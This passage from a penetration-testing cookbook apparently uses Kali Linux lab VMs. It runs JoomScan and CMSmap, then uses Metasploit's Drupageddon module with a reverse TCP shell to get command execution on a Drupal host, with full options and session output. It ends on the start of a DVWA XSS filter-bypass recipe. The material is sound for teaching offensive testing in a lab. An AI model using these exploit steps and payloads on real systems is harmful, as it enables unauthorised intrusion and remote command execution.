
As with most of the tools in Kali Linux, JoomScan is a command-line utility, so we need to open a Terminal to run it:

1. First, run `joomscan -h` to see how is it used and its options, as shown in the following screenshot:




```
    ____  _____  _____  __  __  ___   ___    __    _  _
   (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
  .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.5
    +---++---==[Update Date : [2018/03/13]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : KLOT
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP


Help :

Usage:  joomscan [options]

--url | -u <URL>                |  The Joomla URL/domain to scan.
--enumerate-components | -ec    |  Try to enumerate components.

--cookie <String>               |  Set cookie.
--user-agent | -a <User-Agent>  |  Use the specified User-Agent.
--random-agent | -r             |  Use a random User-Agent.
--timeout <Time-Out>            |  Set timeout.
--about                         |  About Author
--help | -h                     |  This help screen.
--version                       |  Output the current version and exit.
```

2. Now we know that we need to use the `-u` option, followed by the URL we want to scan, we can also modify other parameters in the requests, such as cookies and user agents. We will run the simplest command: `joomscan -u http://192.168.56.11/joomla/`.
3. JoomScan will start scanning and displaying the results. As we can see in the following screenshot, those results include the version of Joomla that is affected, the type of vulnerability, the CVE number, and something that can prove to be very useful for a penetration tester, the Exploit-DB reference, if there is a public exploit available:




```
Processing http://192.168.56.11/joomla/ ...


[+] Detecting Joomla Version
[++] Joomla 1.5

[+] Core Joomla Vulnerability
[++] Joomla! 1.5 Beta 2 - 'Search' Remote Code Execution
EDB : https://www.exploit-db.com/exploits/4212/

Joomla! 1.5 Beta1/Beta2/RC1 - SQL Injection
CVE : CVE-2007-4781
EDB : https://www.exploit-db.com/exploits/4350/

Joomla! 1.5.x - (Token) Remote Admin Change Password
CVE : CVE-2008-3681
EDB : https://www.exploit-db.com/exploits/6234/

Joomla! 1.5.x - Cross-Site Scripting / Information Disclosure
CVE: CVE-2011-4909
EDB : https://www.exploit-db.com/exploits/33061/

Joomla! 1.5.x - 404 Error Page Cross-Site Scripting
EDB : https://www.exploit-db.com/exploits/33378/

Joomla! 1.5.12 - read/exec Remote files
EDB : https://www.exploit-db.com/exploits/11263/

Joomla! 1.5.12 - connect back Exploit
```

4. When the scan is finished, JoomScan will show the path where the scan report is stored. This path is relative to JoomScan's installation path; in our case, the report is saved in `/usr/share/joomscan/reports/192.168.56.11/`:



```
[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config file is found
 config file path : http://192.168.56.11/joomla/configuration.php-dist



Your Report : reports/192.168.56.11/
```

5. We can open the given directory and open the report, which is in HTML format, as can be seen in the next picture:


http://192.168.56.11/joomla// | OWASP JoomScan Result - Mozilla Firefox
http://192.168.56.11/joo...
file:///usr/share/joomscan/reports/192.168.56.11/192.168.56.11_

URL : http://192.168.56.11/joomla//
Joomla Version : Joomla 1.5
Start Time : 2018-8-6 5:56:33 Monday
Finish Time : 6/8/2018 5:56:35 Monday

Vulnerability
[+] Joomla Version
[+] Core Joomla Vulnerability
[+] apache info/status files
[+] admin finder
[+] robots.txt existing
[+] common backup files name
[+] common log files name
[+] sensitive config.php.x file

Generated on 13/9/2016 20:57:4 Tuesday by OWASP JoomScan 0.0.5 (Code Name: KLOT)

How it works...

In this recipe, we used JoomScan to identify vulnerabilities in a vulnerable installation. This tool identifies the Joomla version and the plugins it has enabled, and contrasts that information with its database of known vulnerabilities and exploits. The results of this process are displayed in the Terminal and also saved in a report in HTML format. The location of this report is given by JoomScan at the end of the scan.


Scanning Drupal with CMSmap

Another popular CMS is Drupal, which is also open source and based on PHP as with the previous ones. Although not as widespread, it holds a considerable share of the market with more than 1 million sites using it according to its official site (`https://www.drupal.org/project/usage/drupal`).

In this recipe, we will install CMSmap, a vulnerability scanner for Drupal, WordPress, and Joomla, and use it to identify vulnerabilities in the Drupal version installed in bee-box, one of the vulnerable virtual machines in our laboratory. After finding a relevant attack vector, we will exploit it and gain command execution on the server.

Getting ready

CMSmap is not installed in Kali Linux, nor included in its official software repository; however, we can easily get it from its GitHub repository. Open a Terminal and run `git clone https://github.com/Dionach/CMSmap.git`; this will download the latest source code to the `CMSmap` directory. As it is made in Python, there is no need to compile the code, as it is ready to run. To see usage examples and available options, enter the `CMSmap` directory and run `python cmsmap.py` command. This process is shown in the following screenshot:




```
root@kali:~# git clone https://github.com/Dionach/CMSmap.git
Cloning into 'CMSmap'...
remote: Counting objects: 34, done.
remote: Total 34 (delta 0), reused 0 (delta 0), pack-reused 34
Unpacking objects: 100% (34/34), done.
root@kali:~# cd CMSmap/
root@kali:~/CMSmap# ls
cmsmap.py  data  DISCLAIMER.txt  LICENSE.txt  README.md  shell  thirdparty
root@kali:~/CMSmap# python cmsmap.py
CMSmap tool v0.6 - Simple CMS Scanner
Author: Mike Manzotti mike.manzotti@dionach.com
Usage: cmsmap.py -t <URL>
Targets:
     -t, --target    target URL (e.g. 'https://example.com:8080/')
     -f, --force     force scan (W)ordpress, (J)oomla or (D)rupal
     -F, --fullscan  full scan using large plugin lists. False positives and slow!
     -a, --agent     set custom user-agent
     -T, --threads   number of threads (Default: 5)
     -i, --input     scan multiple targets listed in a given text file
     -o, --output    save output in a file
     --noedb         enumerate plugins without searching exploits

Brute-Force:
     -u, --usr       username or file
     -p, --psw       password or file
     --noxmlrpc      brute forcing WordPress without XML-RPC
```

How to do it...

Once we have CMSmap ready to run, start bee-box. In this example, it will have the IP address `192.168.56.12`.

1. Browse to `http://192.168.56.12/drupal/` to verify that there is a running version of Drupal. The result should be as shown:



192.168.56.12/drupal/

Drupageddon

Home

User login

Username *

Password *


- Create new account
- Request new password

Log in

Welcome to Drupageddon

No front page content has been created yet.


2. Now, launch the scanner against the site. Open a Terminal, go to the directory where CMSmap was downloaded, and run the `python cmsmap.py -t http://192.168.56.12/drupal` command. The following screenshot displays how the result should look:



```
root@kali:~/CMSmap# python cmsmap.py -t http://192.168.56.12/drupal/
[-] Date & Time: 06/08/2018 06:42:12
[-] Target: http://192.168.56.12/drupal
[M] Website Not in HTTPS: http://192.168.56.12/drupal
[I] Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
OpenSSL/0.9.8g
[I] X-Powered-By: PHP/5.2.4-2ubuntu5
[L] X-Generator: Drupal 7 (http://drupal.org)
[L] X-Frame-Options: Not Enforced
[I] Strict-Transport-Security: Not Enforced
[I] X-Content-Security-Policy: Not Enforced
[I] X-Content-Type-Options: Not Enforced
[L] Robots.txt Found: http://192.168.56.12/drupal/robots.txt
[I] CMS Detection: Drupal
[I] Drupal Version: 7.31
[H] Drupal Vulnerable to SA-CORE-2014-005
[I] Drupal Theme: bartik
[H] Configuration File Found: http://192.168.56.12/drupal/sites/default/settings
[-] Enumerating Drupal Usernames via "Views" Module...
[I] Autocomplete Off Not Found: http://192.168.56.12/drupal/?q=user
```


We can see some vulnerabilities ranked high (the red `[H]`). One of them is SA-CORE-2014-005; a quick Google search will tell us that it is an SQL injection and this vulnerability is also nicknamed `Drupageddon` (the same name as our target site, coincidentally).

3. Now, let's see if there's an easy way to exploit this well-known flaw. Open Metasploit's console (`msfconsole`) and search for `drupageddon`; you should find at least one exploit, shown as follows:




```
msf > search drupageddon
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                    Disclosure Date  Rank       Description
   ----                                    ---------------  ----       -----------
   exploit/multi/http/drupal_drupageddon  2014-10-15       excellent  Drupal HTTP Parameter Key/Value SQL Injection
```

4. Use the `multi/http/drupal_drupageddon` module and set the options according to the scenario, using a generic reverse shell. The next screenshot shows the final setup:



```
msf exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.56.12    yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /drupal/         yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.10    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)
```

5. Run the exploit and verify that we have command execution, shown as follows:



```
msf exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 192.168.56.10:4444
[*] Command shell session 1 opened (192.168.56.10:4444 -> 192.168.56.12:58614)

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ifconfig
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:06:68:c5
          inet addr:192.168.56.12  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe06:68c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2360 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2393 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:301661 (294.5 KB)  TX bytes:1195059 (1.1 MB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1172 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1172 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:60376 (58.9 KB)  TX bytes:60376 (58.9 KB)
```

How it works...

In this recipe, we first downloaded CMSmap from its GitHub source code repository using the `git` command-line client with the `clone` command, which makes a local copy of the specified repository. Once CMSmap was installed, we checked it was ready to execute and saw the usage options, then we ran it against our target.

In the results, we saw a vulnerability rated as high impact by the scanner and looked online for information about it, finding that it was an SQL injection with several publicly available exploits.

This vulnerability was disclosed in Drupal's security advisory SA-CORE-2014-005 (`https://www.drupal.org/forum/newsletters/security-advisories-for-drupal-core/2014-10-15/sa-core-2014-005-drupal-core-sql`). According to that, it is an SQL injection vulnerability that can be used to get privilege escalation, PHP execution, and, as we saw in our example, command execution on the affected host.

We chose to look in Metasploit for an existing exploit. The exploit we used has two ways of achieving the remote shell: in the first one, it uses the SQLi to upload malicious content to Drupal's cache and trigger that cache entry to execute the payload. This was the option used by our exploit as we didn't change the `TARGET` parameter (from `0` to `1`). In the second approach, it will create an administrator user in Drupal and use that user to upload the PHP code for the server to execute.

Lastly, we got a limited shell on the server with the ability to execute noninteractive commands and retrieve information.

9
Bypassing Basic Security Controls

In this chapter, we will cover the following recipes:

- Basic input validation bypass in Cross-Site Scripting attacks
- Exploiting Cross-Site Scripting using obfuscated code
- Bypassing file upload restrictions
- Avoiding CORS restrictions in web services
- Using Cross-Site Scripting to bypass CSRF protection and CORS restrictions
- Exploiting HTTP parameter pollution
- Exploiting vulnerabilities through HTTP headers

Introduction

So far, in this book, we have identified and exploited vulnerabilities in conditions where they could be considered *low hanging fruits*, that is, we knew the vulnerabilities existed, and in their exploitation, we didn't face any prevention mechanisms or had to avoid being blocked by a web application firewall or similar.

The most common scenario in a real-world penetration test is that developers have made an effort to build a robust and secure application, and vulnerabilities may not be straightforward to find and may be completely or partially addressed so they are either not present in the application, or are at least hard to find and exploit. For this scenario, we need to have in our arsenal tools that allow us to discover ways to overcome these complications and, be able to identify and exploit flaws that the developers thought they had prevented, but did to in a non-optimum manner.

In this chapter, we will discuss several mechanisms to bypass protections and security controls that do not mitigate vulnerabilities but attempt to hide them or complicate their exploitation, which is not ideal way of solving a security issue.

Basic input validation bypass in Cross-Site Scripting attacks


One of the most common ways in which developers perform input validation is by blacklisting certain characters of words in information provided by users. The main drawback of this blacklisting approach is that elements that may be used in an attack are often missed because new vectors are found every day.

In this recipe, we will illustrate some methods for bypassing a weak implementation of a blacklisting validation.

How to do it...

We will start with DVWA in our vulnerable VM and set the security level to **medium**. Also, set Burp Suite as proxy for the browser:

1. First, let's take a look at how the vulnerable page behaves at this security level. As shown in the following screenshot, when attempting to inject script code, the script tags are removed from the output:


192.168.56.11/dvwa/vulnerabilities/xss_r/?name=name<script>alert("XSS
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Submit

